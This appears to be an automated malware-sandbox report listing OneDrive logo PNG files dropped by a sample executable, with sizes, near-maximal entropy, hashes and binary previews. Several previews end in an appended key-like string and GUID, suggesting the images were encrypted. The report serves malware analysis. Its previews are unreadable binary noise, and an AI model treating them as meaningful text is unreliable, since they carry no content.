Preview:	.PNG..W#'...%5Yt.#..X>.#Z.....7{..'..=j].@Y.T.HP.m>k.f.OQ.....C.....g.1..G...9....[....k.?.^....5.o.....S.Z...`.($.IY.A..1C$..@..R.....i.G...]G.....64....."D..*.17..z.'{..{.....G...\.... ...U...m... ....j0.....oE..zF..^).m..la...r.....K9<"X..F'.s.o3.S.....v...6..~...6=.U..w.]!qxl.C.3.#.....x;..s"L).....L..>..7.(..QnJI/|:..P...t.v.....hq.1ys|..5...w.\.p2..D.nA.k..m...AIn.p.3..... (^.}...3.4..{O.d.....m7~.<..^s.DA<.d._.|...p....G9.y..J..<.....5....aRW.m.w.D....}j.@i..i...gZ....6..'B.W.yEQ..gB...\.^@.^.P. ...j.N$.:..8u...V...|..P>..gT.d..&..._....Q.v....>..%,. A.v...fd.Xh..J{..*..S.....z.k.rp....]s...1..|B.lU!...R..T.U.....G...Y.{...L.kp.Igh...e..@...!W...Yg.P.N.HB'....jG....=..A....b..H.....T.EN.S,Z..:..S.W....@O..X.%.....%.,.N*h.dcym. . (.B..}..... ..jE.`:.T.rp.l...h..[.v.8.'._%/.\.n.A.I..7.~..]1%..CV.lZ.#AM.....(`A..xI.?.w.R/.W.+..@#4I...q...U..b9..T2....}.'..W....OE.M.....4.....h..[%..F...V....FFNjM.85.:....%.. ...

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-100.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	996
Entropy (8bit):	7.8073780420797885
Encrypted:	false
SSDEEP:	24:zCeAQV0+Ve5bNjYrDnffkSWi4+Jy+wCjfQKGkqXET8sbD:Ge7NVe55j8X6N+6CjfQKK68mD
MD5:	732E2692B3C1CDCAA55DCF8C70C55ED0
SHA1:	42353D870D009AC9CA7C01FC9C6467662A0AEBD2
SHA-256:	98E7E4146963288FF98E828A581E0B60B0A8D23B63626D40449D5238B7A9A9CA
SHA-512:	418305C499050C16213E66C5A096C3F67FF36BA4FAFEC702F068BFB580698048D381DC119C56E45D1B96DB7A6C5F734F2A140C04696A15E17AF6FE28EDD8B0C
Malicious:	false
Preview:	.PNG....#.c?c6.... ./=..D...XJ.....x'.....=..f.2...5..^...6]1..>./m..b =...Kd.....Hz..X....x>.g....*../((d=.1...G@.e&....k.....n...;h..oI.XS.....K.....F.c._[..>..8..G....{..F\.....*.Ln.{J. ..L.y.UI....]....}p..D.$.RN..(....%h...M.....B..;..3J./..k.z.....o3.....m.QK...}#g.T\.<.6..^@w~.....P_)d.....i.u..+^/..c.13)s.).o....N...B.o..`...o..T.....[x.e.Ae$.uI..B_[..~...B.h.= .\..=.e...;.s...Y...k.....'aJj ]..v._.{..^.n....7.....hv8Dn.J.XO.Kg=p..2.....=..p.....;....J."....M.-]..R.+2W[..q.A..n...A..H..!...Z.F.T.....~.g.....%.....g|^..\.....W...v3..Uk.A9.8.Y....2 `X-..]Q29}[o..|....TAU..g.p(.7...|..y.i... ?..7. .m.V..s..p[t(4.^.....wxz.K...p_..:lb...-...e.E+.....L..hB=...._.f+f...y.`VK..<.:....J,...0O....a...<.:.>..r.p..)....u....u..[K..M2.g..-/..Z...9Jw!.5..? .!..T...9..|?r...7\...J.H.....+.....iA..Y._..hLN...d&...+. .@.G.h.0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-125.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1205
Entropy (8bit):	7.815192200685555
Encrypted:	false
SSDEEP:	24:fjICPi6l2ULIcSJCscY0zdl3HD4T29jvT5ydLA1QcgQfFsbD:UCPvlBSvpsdpw6jvT5ylXQfFmD
MD5:	B4AFB3FEE2A924E070C62B330F6C32EC
SHA1:	A205562DDE120F9BEC20B8F374669BCE9AAEBB99
SHA-256:	DE8B81FE6AE962CFBD971F82D507582EBB72110A856361CF03B3CABDCF94BBA9
SHA-512:	9A4E92B10AAE73667AB9991C8F14C2B79E2623EC590B4C6BFC0E526A0BF29D8880C894F2A99C3399BE3BE2972806593BCD0A0D3D51FED00FE184F16BDED039 93
Malicious:	false
Preview:	.PNG.jw...zt<.A.Nc.....I..:.....z....../#y....."....o.M7R.....~c..g....?.....W../o..xO..d.....!"c]G...7..2..`.A.....Z.u;+t...{.b.....v.....NV.X.....D.<.u....Y..:.i,..,....+n~.L..H*..\. ..R..>._0-Y ..aEQ...C..XJ...i..@.....^..$..P.....v0.....#...CL{..ll..o...tK....[.|.M.N0....7.r...d.T...N.9.{.]..V...J~0...r&l).<.I.).Q.8..:^@.q.*f.[...~kB..l/.g...:.....;z%.V.....,.1..J.I}..V.W... .....Jk.p.g.....=.S.....n.....%s....>C..f}5.<r....j.a!...3..g..(..|.....2...F.xVf.A.....j.?.:E.'vs..3.&<.....<c.<R....._....a1-..8F.q..F/....I....$a.a?.A.n..>}.<.... .zv\.B...H....9l.?/.2..*'v. d_....Vp...I.....Q.....x..u.....n.....<P._...-..i.:.6<3.....=...R'.1...%...q.....#..^+<.....t.yf?.m.W.g.9.....3.I..+...^.QRK.....!.&Bb:...~..O[+...p.....v..@..!..K...h`..>Bnb....L .=.....`.S..6.a=>ewB.4...W(..3.Y..@c.V^V..D.>o.J...]...#..@.'..&.....! .%.0.s...i.....gB.X.8....yc..*.....R.Fd.[H.q.....qYH....c.L.%..

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-150.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1134
Entropy (8bit):	7.807099543232713
Encrypted:	false
SSDEEP:	24:xVJtZdEJGSU63IDzatrXd9mc1rxzWSYkT33EGNqC6lS/wNHWwJsbD:x/tE4hNDgx9mcbWoTnJNqhooWsmD
MD5:	7202CD1B7534E9B1519432ECF8777A03
SHA1:	CC74F2D19AAE3611661ADE0B18CA1AA42BC71479
SHA-256:	78DE188D20F45B026C7EF0C0A9256E7BB38FC48BD7B54E764B891B8D9FE9D3DF
SHA-512:	E75AAA553EA7CFF812053BAB01F5730AD7E7040C16504D24411288106DB930458FEB4F499391ED0121951FB8E73F5E0201A19F636CC229C50A03CB8A0DF84968

Malicious:	false
Preview:	.PNG....iD.s&.+.Q;.r.....!).y./.@.u.....<..O&.r..pd...R...VJ`.~.....6.u.Q..K.V.,{..9..M..)..m..y...e..3..:..f]..?.6...,a[m..h...$lOr4q.G.H.*.*^.l.....<...{w. ...d./.XM.yQ.K.E...4W....u..m .)....A....j..oy.(....+yu..|.....E.)".2...C6lr.s.nI..Z?6.....e..p.....I0.....A....4.T>..6_t..?h&...R...X d....JA.X....s.@*.....-.M....1...(..;o.P...W..6.[...,{?..v.x3.cv.f><....r.B...+.`....;'.H(h. .....kA/..K.....zq.#..`r..j..^1.~.....U-QHOel...B..E.6c..0{..v*.xT..O..{T....Z...n.jn.....O....+....|.....x.A...-X.*...e..<l...P.;.+TL....X.-.#.&..f1[.z..x..[.M?....`.G..T..M.....MK:.....#b2\...2. .Slh.A.....}..2..%32H..ui8..7..G[....<F.)hm.....Bt)._.I.....:"..q6.6 T..E.I.p..!h..9.....|...|h{.C....%.I)...JE...<?{...u....x.....w.(. .....6a%...o..n..c..8@]6.7..4'C..8..JYx.<FA.. ...Y.;%0..p.t...3U*.....E...{Dm.m.....l..9(.>..b~|...g.p...J#..?.b.L..J.?...v.)..p.<n.b..[Q..S.8;F....~@3.Bk6...@..p...].b.jz%.;..0....-.. |.....;.1}e.....PXV....x..G.

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-200.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1827
Entropy (8bit):	7.904768179272846
Encrypted:	false
SSDEEP:	48:ndvOEZKqKsgCSIzfcz2i6GVCNTK3bp2rDLTV5gEF81+dfu6mD:sqKPIrml6nNG3borDLxxvb+
MD5:	E46A80BABE94AD09A582815D74C53997
SHA1:	4D5F518316EE6184DF67E0EF12AF7E9564987613
SHA-256:	3284A5EB44CA6063B46D196308B419E66ED3AE277D042425EC4D5BCC4E66BB68
SHA-512:	63A9BAD2EBCF47CACD8607D7B3E5199DD26DAC9F1C35199DF4FC644AD310CC326D75FAC7A76720C0138778B072A047332643257B34D1559B2FF747B85480252
Malicious:	false
Preview:	.PNG.5....x'jQ..?.M..!.|.~.try...u.f. ..C.a..Mp5Ic.*..I.....e.w$..P=.^.*.....Nu.0,...Z...o:.....3...~.[\..]b67...7..".....g.+.{YN.6..g...L..~+].._.^.....A-0.hi.....x*S.&.n..u.4J.v~yD>..m.. {.B...J...+)!.....{..F...:\}.G..U%..M.?L.8e..9O.?..G.h...?e%....^...c..Og.?.;.....QI.!y..T...Z+.G...q..v)..X..`....i.....*..k.....SwA.w....-..._...fW....s.y....~...f/Xy6s.....O+..d.A.g5. ..e.....W.....%..A.8..[+z.H.P...b.....].U&Cd..SM.$..s,pP....k.s....c:v6Gh%.h..sPV....c.B6.Sd|..X..&Ff1..... >.bP.+...DR.?..0.,;..".$.....S..J.....E..P.p./.kwT.I..z.. A...'%.I....c{g.K./B.. <.....L....&..m.....cz..zpc....q....XXAb.2.....Ky..].....z68g....w...[....N...x.....-.....#..I..?...Q.{.}..j...C..K.M.Y.b....t..Sz.q..pw..a.=x...0),H._..w..oe.6h..@...t.^.n...3...#..A. (I.=?(....I..Z.BTy.8'&.T..}... ^.y{.>.. .[.W..E.%A..H}&#D..\=...;....#.r.....m.(..Q`d{...PX].1h..~2u..M.....G.....<aS.a.....LZ..)&.....4.....e...

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-400.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	3872
Entropy (8bit):	7.954767215297977
Encrypted:	false
SSDEEP:	96:wGsMhJxekbV6clyO1pNmTv9Q3/ro+kxiaTAFRkn8To51VU+:hsy3TVLlr1pNcvODo3eRO8To5/X
MD5:	A8770006EA4F5C7C0344B874D3835178
SHA1:	C3434581D37AC6606E0CB08A6DFB180DDAEF9334
SHA-256:	8FC0FD5CBA747BA04C06EC10081BCF05994F34ED7705F1149CF0E5F58DDB3E26
SHA-512:	95BAB557E0DDFA9AE543A6CD5AB3D227D92DC79C4C71161E1D6352DA480FCCF0EF6ECB72DC78BFC721C73A8C29EDFC85045217E26FF09A00DAD660D820E4 AFA
Malicious:	false
Preview:	.PNG....|...C..`....0yT...t.q....&.OK..3..._...!..5_8m..AW.U"..U.b..#o..Rub.N.._..Z[.)...r..R&.....y.~.C....v..S..$...K..+.q..'l.!._".Yxf..-.....&3.R..wS.....J;a+.....Z...R.P..... ..*N~Pav. .SX..<k...>;$.U...wdMs.2/..c3.X!O2b..H...V..!b.h.....v.](C7....A...y.1f,.I.tm...X.13..[.s\.....s.8'nV.}m2=...xf.j.U..Q..r../.a..J..U.e..0...T....+wGd.. .....:..(..g".#H..8WI.h. ..4g..X~...s.K$.....t..`..B.....g..h..>P...=Z.`#...D.sK.....mW`EA.....:.$.....G.ZE..6./..r8.d2.....{S..6%2..2f..j....e.D.8+u.....H.u..0.=...s...6..FG#N..q[O8c...I.A...(.. ....QE.iP.c..J.....P...m.u4..>... p..!Fn./...Ub.3S7.*.+...e.m8..W.....e...M.7..;?..hb..1.....2q..0.d.....j..J....qg.o.....d.Q_.....?...&C...ppI@.F...%d.a.....J.}6Q!}`B!.....H.- [S4D=.R.....YN]....q..h....Kx...?.....=.....3O..M...`"k)".O.+.v.Z*.r...q.gH..?0^.]R.....^.@.{K...eu,.#....H .....M..!:..:....5]8y;/.'8-.4`..D.Q.X.ou....I..2.F]IJ.W>..=Is..V.*..9.w&... ..Z.}r.^..

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-100.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	986
Entropy (8bit):	7.782511762635499
Encrypted:	false
SSDEEP:	24:QGDvhdY9TfQxNdO1FHlLTBbS9Ssxydh0/laPJ8dsbD:QGZilfANdO19FTBbS0sxyholaPUmD
MD5:	F27E81C45CF0766F7CDDBFD85DA5CEED
SHA1:	7C0AA5D044F7343CFF91DFB283A065EA1F5A7351
SHA-256:	2D018FC4656124DD725E3AD58161706BCF9A1DCC7AB73BE5FA16FA92951282E7
SHA-512:	D34FA7305C6299A2C50E5652B645CD0AD40D0DE0C7138F674C5DE6CA2A82D1F56AE0AF2C4BDB738CA1D43ABF329E385DAC68B3FBB14AF6477A1AC90461662 EF
Malicious:	false

Preview:	.PNG..'a+D-.[A.....:..,.E._.k.i. r9.....i...Z.w.@g..|\)].F.u....T.../"..tq.i.E.[.....~N..J.....4y..X'.2h.iq...C.'@`.J.....V.y..,+..(h..SA....|'."..L.....6]...*..4&.:...y..$....&.a.. S(.y..... LZF_..A...:]7...Y.S..`.x..8...6&1...P.....t...<.....H....."....?8...:]i...Q-P.....*0R....w\|F..8.J.lvb-Ec!.%.VU...k.b..>m.Q....2.....N.L.....9.\|ot../.....qS..Z. f-....6.Lq..r.~.L..'i(F.E.\|.i ....>.7....OU.&.mG..~4.....".....#...Z.....i;....c.\.....!c.S...DUF....k...M.%....Y.?C.....&.X...u..\.....A.....m.@(0...v.l..*L..L7...=.....i...].=.x..\|T.jv...j...u....."OemvS.....`.....k.T...n ...S.:+...^&VZv..nc.K...B=...UZP..v.[I.x....~m.1RD!..J6@"...G.$.m.2..z.&G....y.....l,u...Yr^...+..k..z....#..:k...w.t.....k}'a....$...E'.>*..e..4Q....?.we.....7.qBK[_.P6.d..... .R#.....#..... .}.H...Tp8..Hml...+C.....K<Ly.CM.}...u..&....Z.0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-125.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1182
Entropy (8bit):	7.823894743193137
Encrypted:	false
SSDEEP:	24:YwW4xQz+zHk+8jUale6U5rWErhy9y6GnWg55SABk1sbD:Ywbpk+8RsrvhyM6GWgKRmD
MD5:	3FCC36045A2121B21DC58F1453BD528B
SHA1:	BC9EE1543A53A5988925D83EF5FF0756892D3C12
SHA-256:	836AB3FC67912C86072311B69B22BE4FE9231EBFA5753FE7AE60503054C9C060
SHA-512:	33FD478C06F870C694479C83B078D6FF49255345D7A65C1A2634F53905C24CD93C9EE5686F20303607EB6CC4004C0D83DCAAE656B5A07924CDD53D39A17DBB(
Malicious:	false
Preview:	.PNG...m.MLU....W2<.p..i....-q.nrF.%.(!!.]..m.t'.-1...0..@..;....0....m.....g....\4K.{y.O. ...U7.....t...J..%..69....v..G:...7.L:.0..[..%}. K.m/.Z...V.....7 ..y..k.5.+..|.o6.rT....k..!.r2...- R$-.P.....5...[..9...s2...O.H.*.pz?...._)..1C.RGJi..7....v..i..$.v.lX[.C)s$..Jbt..;;..(/I.....(e=a....*..!.....t....[...#y:...2.Ibd.....G.[%J;O...1..D*.._.?O!...'.U...R*.iDfm...J.#..x. ^Yd..^HxJ9j..z.O.S3.kF.....E<e .:.....#5...>{.Zq$...W.Ke...^r)...!IS.....9s.,..u.u.....!...h.M..c...3.c..S;cA@....[...e.{..PUO7h.d..T.....G-.....~P..'.}&j.dkEPe...O.}...r...<;x.U.2...@.>. ....C..[#.D...r>K.:.'.....Vt ..[.....O5.A.,.....q.W...8..Y.~\.y...f...`>.<j...6.p.../.~.....n.l....Z...}IA.u... .V..|..a..v...E....''f7wCM%..K.)...m..>...Z.IJ0_..L.j.m..*k.-...C.!LN...Y3...}..w..g8 .....%.M...%Q..>..0...g.... .....Y...o.Jt$*..g...3Sic.w.(..e.....`.l..ds..7-yB...oE6..3....1~u?....3...d/H.....'&.... ..^.....Z...8.o|....`<.g. ..E.2.h...-jb*.`...qAt..

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-150.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1324
Entropy (8bit):	7.847044647643661
Encrypted:	false
SSDEEP:	24:VHnFcpaZLib5v0ef0Yr+lRlw3RoZMREU9ter8YuFy20Q8sbD:VHnzeFv0efGMR3ITuFy20Q8mD
MD5:	DD8AE53CBF1881F67FA6C05CC0A5558E
SHA1:	05C4C6ABF0349242277E03556AFE1BBCF88B4EF7
SHA-256:	B87A8EDCB6337CDFE5ED0CB3FE34CEC164B5A301C7AB96ED3F83C342D554E1AE
SHA-512:	4751BD3A30258A738F439E7ED679F350642F4E4101136BC064519CE866DDFA231A4AEC405709EE2F02B8649C73D0AFB805600428AF358854770EB32F8B34328A
Malicious:	false
Preview:	.PNG... ...h./... .T...Y..eNj...../ ..{q..~A...%D...K....qR="..lo.+.)X.Y]...kr....QN.:.....6du.o.@...q ....P.....2.%@..S.V...o].c...f.;....p.A..9...x~5...P.x.mY8..T.w.*<z..L../.....Tt.. ..'.~D}.Y..V.g.{....3..;4,kB'.....3.....#..Ed.[.....^...\....(h...r..Ri}k.js0.<.E.....i..A..*.<.w'=..9.4aN..>*.[.Ko.m.B....){....@....= .....0.Q.u....e.Et... C.....K,.x..<{..k....5;j..d?....~.....<- .K....iL...M....K._u..J.....a...U..B..=...Y..."V..z.*nMKy..i...dbg.UL.....CW....q..i../..{+{#.C.7...i..w.1&..74ws...y+.\.-..=.....%.z.d.....X.0.r..`.O...J..+.....5~..-q..Tv.B3*..Q43..7... ..O]%t].U..D....k..4..../."qaN-y..Zi..#...._}rs3..U`..44..2.h_.=....d..g..y.....B.C|.#\%.S.0...]... A|..woPm.5...B./`.F.).1!<.... .....S..,Z.....7j.....K'..c..&2k.h<.,9.bx....H.q#.he. IK..B.....[.A...1vo[.....#4q.Lm.....h..61&z..a.....!...H.....1 ABl.OP..Gn.d|....'.....6.c<[o./..6....[e[..<.k.zp..B'..;....#9@%....+*.Ja.

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-200.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1726
Entropy (8bit):	7.871928293866534
Encrypted:	false
SSDEEP:	24:H/W55WdZv6yZcGGXAqG1U/Db/OloFkfYxp9KEHucECT8skxx0JJbeYsNTzbsbD:f25aZFdGVbOldf89GcRTe461mD
MD5:	D918CEC012949F0F5316E63547807C09
SHA1:	F22B016FBEAE4DAF71D6E54052B2B0986436D208
SHA-256:	627E67DD8ED785FE0232977E052805E7814D19DAAA2A85CE92980AF995E0864E
SHA-512:	D210E7611E0545D9C9EF202C63FEBA20841005F5A9D0B490D33F98FF947221D26F117C5E968CD4F8CBD4E3C0294CBD72DEE95F716F908B93EC31C6FB4FA85A 9
Malicious:	false
Preview:	.PNG.,...z....O..*..A...c....V_....7.1i5.....K...}k.CI.ax..s.W.B(h 0.!.FVM.1..u0..TxQc.f.M.M.....A2.r....=..}i..P.57.I...:.]..I..H .JQ.*q.V6<>...g.=c.U....:...}...D.....p`..b.2.K.....c... .V.^.~.... .f.|.....@.LPS..'s../.a.(.dQ.'..xy..3...O=q....d..\^'....~.....A.&...y..... .&4\...@.*...~.:.....z...u...uo...`....h.+.d.u..~.....*.....'.G.f{.o..BQED_.;B]Td...t....r....6.r.....%* .g...;...8...>..2Q.S]....1....b.@..<MIR...9fZb...../.d..C~Ayt=.....z...v.....S.....g8;O.B6.&...P.R.....v.3..o...3..f..o_S..H....o...*E.s.I..c\...ho..}.>.9k?.}.....sl.9Yx.f..g..8.g2.. .>+...Y.....M..P....('E..U.O..f.@..3@u..M4.pc..[.uz..... .~...WCHj.c&..R).h..r....f.r...KD.a.u.K...F.V|..1.....].4...p=..H.....p..=.70....."cUCv6.g.`Q...B.X,..vt.,J....ko.?G....4.~.c p.....%.....?.=.xZ... r/.x..pa..,3....%..;...3....B\.t.?.:H...0.D..e@.i..sB.....2h...._.._.i.k9-.dZ.4.....f]4c,y.@.....G./....#..*>z.....s.5.!..=....{.g.../.....A

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-400.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	3560
Entropy (8bit):	7.941470865412423
Encrypted:	false
SSDEEP:	96:PLyaJnIOHTj9Gdbx3fpMnHy3KpqgnLRiwSMVZ+:DV9BH3QP4eKZRMb
MD5:	53050483FABFFCF86B0F4B6240223643
SHA1:	CB02129BEAB1816C6147DEF0E29F44AAAA1A6B40
SHA-256:	347063EFEFE961195B0BC7D538EB3D4F95FCBEFFD9A8782CBED786515C7108E4
SHA-512:	D822B10FD90869E5F41F728F367C330766AE39698885F0560948603EB6361D45691AAED7A53C8AFC6344FAE2EC93C05A92B5C45EF76C7399903E6662A4198375
Malicious:	false
Preview:	.PNG.u.o..Fs5.G.....O...Sf.p3u/..j....".....g7..g..^.....6=..WI..o#8l..8cM.f>.C.....Sv.q`m.)...=[.....Q..~0....s.....k?T.R._.....f.....2...,.....;.W.eU...Hg~....p..@M.w<7.....I. .p$..9...Y....F4e....^.h....A...OH.C.]..B....].....EJ...u0...7.sD..6"..j..{.P.8.c\..0....B..{#rK....O.J)r.2.3....o..$....`....8.o.{.Yp&T....d..d.qs..2.... .....JC....K.....`.).....@...4..X:5..8...p ..$c...<..;P3.....M..o\.~..w...3.+..w .{.g.y$w#...^.....g..~!..../."......z.P....2y.?!.....k.i3....I?.H1,..A...6.m.:H..d.?2.kSY..V.^,l/...9..[...-.r~.....`s.....C...4.C.....w./.4.....?..cv ..3gX%,\.:.....l.:L.o.\.SB.?.....%.v."..&$.Z.[..x..'..QZ..`.J.+.w..:.s...:...e.....c.....6(w&..L..L*w....w..&YO.Qr.G4....%1.....^.....D^;&.o.k..r.&....V.D.Z.... 5\.M.9.....d..Hj.ak.<Z .t.....Xy...V2l...8i.X...@:.....'q..B..%x.....B.V..U{i....S.sq.....>...I....]E...\..G.{.*.....!..*./Fi..4.@.5..Z\K...rn.2..V6.....Jwt..N.Lhf.....;:.

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-100.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	747
Entropy (8bit):	7.710202976541729
Encrypted:	false
SSDEEP:	12:zU2LhE4uHIf80RiXs5+Q2Q/+zAMGwIDOwsnIG+e/AeFm0qHtQ17k5y6UOD9NYc9o:I2FP8Ei4+LQ++ixbAeFmFHi1kaOYcrsX
MD5:	D7CFB66F98835B848461C31437D0442C
SHA1:	E3EA70AD03F4C4692119B12866385CF7A58B35E9
SHA-256:	9CCFB557CBFE65B0AFF23CD23ADC8D43896766F63BC0C2C0230443979AE66C64
SHA-512:	3FA36D41C57FC61B89634BD638542D18B1CB04D245B4AA9F673BD54C2BAD88C3526BC1D08B29164E81DF574260C16E600B51801C78FA22968EDFA5E35984D17
Malicious:	false
Preview:	.PNG...e4...(../...9=..AzYq,.z..4..x..BNG.<.k.._(..D..t.+...cIq...k..IS....u...]Y.....^...A.=..*....Aa.SK1.....u_..n!.....]..LM.....p.6.....h.r.....B/...;2.)E.....U.{.S..\y..Xa.*..4,+....~... !0.09.Zb.c.'...JUo.....#.=....M(s...o|..9..g.R.m&..8..... ...r#...k..i....O..U...=TK...yr06K.....|P.[....h..v.....>...L.....(.<.=.=...|.x....}...H...].c:5M..J..P....kf.%h...#.T.UI/(...-.?.5..... [.@..C&...[p^.[.r..J....0.}...l"y...'..^\Wq.. &f...j.....!=....q/E.....6].?.0...X.!...B..s.2.S.....V..$.r.....v..Lqj.[U.}*"y..1.$..?...I.:>.a+.....zJ....-..V.3J..!....#Q7$=...:.Y9.....4....<.T.....`46V `...{..DSt....WKk..0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-125.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	859
Entropy (8bit):	7.760240798490768
Encrypted:	false
SSDEEP:	24:tPsoHa4Vk1DXqbFQsKhQ/ROwkv3uJZsJEfnsbD:r64OJqbysuwkveHPfnmD
MD5:	AF0EEA9F1BC47D5539A6CFCDAD365F21
SHA1:	ACB1EEAD21B8D201264AC8EB745232CFFA41658C
SHA-256:	447F6FA357687E177FE01993A6E83544A39ACB3A574413F50E12DD44EEF5DA3D
SHA-512:	5EE77B53BFE0FF9E4AF540913E5875334C71701857D9D55A552CD6783CD0440325B3B247F90B07C9B44BEAADB692B6EEBBF64DE64B8B4F8E7C486B9E91989CE 9
Malicious:	false
Preview:	.PNG.....XAj.....B.....~../.^..0...h...;.JC..U...Z...`.8-.lb.Ny|?.Fc.vk..T.d.PJ.uB..;.g.EK.....i2...Ax.LQ.....Y>..=M.:.....YE$#I.2d.v3k.%pwc.....>.8..g..*...1.N..F.....2.A_x...S.HE...4. .?..?q3}.....\..u...c]n].AB..s...!.J.....!'\~.6'....'..<.....WD',U.7Q.K..M.D..Y....y.....!#.t.....V.....V..sZN...K...U./.18uP...r.....l.....z.a..J.X!*gr.C.P.X....l...5M.r.VWS..W...Q....N.H.i... c>..?.".T.S...w.y....^.F.<...9.kg5.7.....f.....Kb..e. !{I.j9.%.....x .)$...=}_.+..J..}.9`.L..;.....n.....3.z.kA...5.d..C...R.<3=...;.`."R.....x.9....qe+.....0.'^....w...F.....*...a.....y@J& H0...!..0T..+<+.*"..n..[n.. ...BK.j...g....N...`*.E.4.....8..^.....<;vsD.N#...5....j..P#:..6."[.;.x..F..../...1..:.i.,.U. ...9...".0...0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA {36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-150.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	925

Entropy (8bit):	7.709064911240876
Encrypted:	false
SSDEEP:	24:gEWbVXh7prc9DvxfqqHISzJ9qUqDfTLw48KJGqMzEBqnJ8sbD:gEWdhOJvgqHISzqNDLc48K4qMzEBqnJ/
MD5:	32CC94976100BAD4388B8399928051F6
SHA1:	D6138CAAD90376DF97F5F01F30AB072C55B0F42C
SHA-256:	38A1FD4B69CF177BBEB3F287539683D8118FDA18EA4A113BF0E8398917B2412A
SHA-512:	C7BB99A6FF1DA6442A4FAE763205E465D896D68D075593D72F51A5C213CC612133387C2B3A433B9DC629B92E067B659D6BD5EAFB56F3D96E3F77FDE1F36657C 1
Malicious:	false
Preview:	.PNG..p..-.....".....=Z.PK...y...w...j9u.O...g..1(.0.6.n..V.....E/.....|.-%.Ua..i..ZR..ztZs.4q..+%.Q.....x.Z..38."r..z".....U..9.|..f...{..{Sd\.h3g"...ZY....A.T...n..@{. .vJ.Y#.7... ..\..+.....Xj([..O.....8}B.\Zx...YQ..cP..5.x.g.-h.!..J.h.Z.=s.%"5..U.z7...g.W....&LwN.Um..k...y+...&P...l.m....l.....D..."..''..0]BI%....K..`..H.-.^....v.6&}26w.r.@3..r...T.'...\...zl.....D. .....".9.. ../.i.Z8"...t.,...a...<..}By.JOA8ct6...PB...`..N..K...B8....53....G..%.H'.7.: (...z.|.jv.f){q<...ww...-2.,..... .+..qG.LP.....Q"Hh...&=...@...Hr...{nt.1.3k..CM..yoP.GB.OIm...7.. H..C^..`..*.....g..(zV.{a..q.G...(1v.....:QK..B..../x..HW{.|A.....a.(.....kzs..q.^?V.....dW.s.5Y\...'..\a..w.x..-.A9.K}_.v<3qD...D.X...V.....}...@.....<..Hf..O..F.....W..... .&.....\.....E .;...J....<8q..=s..''0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-200.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1137
Entropy (8bit):	7.815093293962178
Encrypted:	false
SSDEEP:	24:bc8DXy/6bWF/XVS8FZOEP5+LrM+WsNl0+6sbD:bc4bk/FS87ssYrz6mD
MD5:	892F87083AD5B7614D49C77331F91B9E
SHA1:	A50318B64E6D6F58E4CDD88B46758260070D8A6A
SHA-256:	E160DDEC53355CDE7912ADB0AEC8F00F2C06DEA4EFB73A6C812B12902D80087B
SHA-512:	8E06DDA856CAA16AE6FC578EE3364999636218B9EA43FCE91C0E2EB4E8F41CB4EB36D55D46F2AA579853E753A22C90D815D79CBF2BCF3D10E0C71414D05F8A 57
Malicious:	false
